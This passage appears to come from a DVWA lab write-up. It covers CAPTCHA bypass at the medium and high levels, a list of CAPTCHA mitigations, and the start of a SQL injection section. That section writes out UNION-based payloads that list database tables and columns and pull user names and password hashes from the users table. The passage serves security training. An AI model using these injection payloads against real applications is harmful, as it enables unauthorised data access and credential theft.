


6.3 Med


1. Intercept_Req_Captcha



2. Change_Add_parameter




3. Output




6.4 High


1. Intercept_Req.



2. Change_Add_Parameter.



3. Result



6.5 Mitigation

✅ **1. Session-Bound CAPTCHA**

- Link CAPTCHA to session ID or user IP address

✅ **2. Time-Limited Expiry**

- CAPTCHA should expire after a short time or after one use

✅ **3. Server-Side Validation**

- CAPTCHA must be validated server-side, not just by comparing static values

✅ **4. Use Modern CAPTCHA (reCAPTCHA)**

- Use Google reCAPTCHA v2/v3 or hCaptcha with behavioral detection

✅ **5. Add Rate Limiting**

- Block brute-force attempts per IP, user, or session

7. SQL Injection-Attack


7.1 Intro

While testing the **SQL Injection (SQLi)** module in DVWA, I discovered that the web application is vulnerable to user input being directly embedded in SQL queries without proper sanitization. This allowed me, as an attacker, to **inject malicious SQL code** into the application to:


- Extract database information
- Bypass authentication
- Potentially gain access to the underlying system

7.2 Low


1. 1' order by 2#




2. 1' union select user(),database()#




3. 0' union select 1,group_concat(table_name) from information_schema.tables where table_schema='dvwa'#



4. 0' union select 1,group_concat(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users'#




5. 0' union select user,password from dvwa.users limit 0,1#




7.3 Med


1. Capture_req_add_parameter



